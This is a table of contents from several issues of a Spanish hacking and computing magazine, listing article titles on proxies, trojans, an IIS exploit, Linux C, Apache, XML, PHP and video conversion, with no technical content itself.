-OCULTACIÓN DE IP: PRIMEROS PASOS.
-LA FLECHA ÁCIDA: LA SS DIGITAL.
AZNAR AL FRENTE DE LA SS DEL SIGLO XXI.



NÚMERO 3:

-PROXY: OCULTANDO NUESTRA IP.
ASUMIENDO CONCEPTOS.
-PROXY: OCULTANDO NUESTRA IP.
ENCADENANDO PROXIES.
-PROXY: OCULTANDO NUESTRA IP.
OCULTANDO TODOS NUESTROS PROGRAMAS TRAS LAS CADENAS DE PROXIES.
-EL SERVIDOR DE HACKXCRACK: CONFIGURACIÓN Y MODO DE EMPLEO.
-SALA DE PRACTICAS: EXPLICACIÓN.
-PRÁCTICA 1ª: SUBIENDO UN ARCHIVO A NUESTRO SERVIDOR.
-PRÁCTICA 2ª: MONTANDO UN DUMP CON EL SERV-U.
-PRÁCTICA 3ª: CODE/DECODE BUG. LÍNEA DE COMANDOS.
-PREGUNTAS Y DUDAS.



NÚMERO 7:

- PROTOCOLOS: POP3
- PASA TUS PELICULAS A DIVX III (EL AUDIO)
- PASA TUS PELICULAS A DIVX IV (MULTIPLEXADO)
- CURSO DE VISUAL BASIC: LA CALCULADORA
- IPHXC: EL TERCER TROYANO DE HXC II
- APACHE: UN SERVIDOR WEB EN NUESTRO PC
- CCPROXY: IV TROYANO DE PC PASO A PASO
- TRASTEANDO CON EL HARDWARE DE UNA LAN



NÚMERO 11:
- Curso de linux: programacion
- Visual Basic: IIS bug exploit
- Apache como proxy
- Serie Raw: FTP
- Validacion XML: DTD
- Historia: Lady Augusta Ada Byron



NÚMERO 12:
- Curso de linux: programacion C.
- Visual Basic: IIS bug exploit. Nuestro primer Scanner.
- APACHE: Configuralo de forma segura.
- Serie Raw: FTP(II)
- VALIDACION XML: DTD (II)



NÚMERO 13:
- Curso de linux: programacion C(II).
- Visual Basic:Nuestro primer proyecto.
- APACHE: Configuralo de forma segura.
- Serie Raw: HTTP.
- CURSO XML: DOM.



NÚMERO 14:
- Curso de linux: programacion C(III).
- Visual Basic:Nuestro primer proyecto(II).
- Curso de PHP
- Serie Raw: DNS.
- CURSO XML: DOM(II).
- HIJACKING



NUMERO 15:
- CURSO DE PHP (II)
- Xbox. Instalar Linux
- SERIE RAW (9): MSN
- CURSO VISUAL BASIC: UN CLIENTE, UNA NECESIDAD(III).
- PROGRAMACION BAJO LINUX: LENGUAJE C(III)

CONSIGUE LOS NUMEROS ATRASADOS EN:

